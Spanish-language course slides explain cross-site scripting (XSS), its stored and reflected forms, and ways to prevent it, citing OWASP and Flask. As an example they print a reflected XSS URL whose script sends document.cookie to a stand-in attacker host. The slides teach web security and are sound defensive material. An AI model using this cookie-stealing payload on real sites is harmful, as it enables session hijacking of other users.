

PROYECTO DE SOFTWARE


PROBLEMAS DE SEGURIDAD

¿QUÉ ES XSS?

XSS

- XSS es un ataque de inyección **muy común**.
- Ocurre cuando un **atacante** inyecta código malicioso mediante una aplicación web.
- Puede insertarse HTML, Javascript, entre otros, a través de los formularios o la URL.
- Ese código será ejecutado en el browser de otro usuario.
- En general ocurren cuando **una aplicación toma datos de un usuario, no los filtra en forma adecuada y los retorna sin validarlos ni codificarlos**.

XSS



XSS - CATEGORÍAS PRINCIPALES

- **Stored**: son aquellas XSS en las que los scripts inyectados quedan almacenados en el servidor atacado (en una DB por ejemplo).
- **Reflected**: son aquellas XSS en la que los scripts inyectados vuelven al browser reflejados (por ejemplo, mensajes de error, resultados de búsqueda, etc)

XSS - EJEMPLOS

[http://sitio_vulnerable.com/index.html#name=<script>alert\(“Ataque!”\);</script>](http://sitio_vulnerable.com/index.html#name=<script>alert(“Ataque!”);</script>)

http://video_inseguro.com.ar/busqueda.php?clave=<script>window.location='http://ataque.com.ar/xss.php?cookie='+document.cookie</script>

- Ver http://localhost:5000/ejemplo_xss

XSS - ¿CÓMO EVITARLO?

- Validar la entrada: longitud, tipo, sintaxis, etc.
- Reemplazar las '"', las palabras **script**, etc.
- Usar herramientas de detección de XSS en nuestra aplicación.
- Usar motores de templates como por ejemplo Jinja2 que por defecto filtran los datos.

REFERENCIAS XSS

- <https://owasp.org/www-community/attacks/xss/>
- <https://flask.palletsprojects.com/en/3.0.x/web-security/>

SEGUIMOS LA PRÓXIMA ...

Speaker notes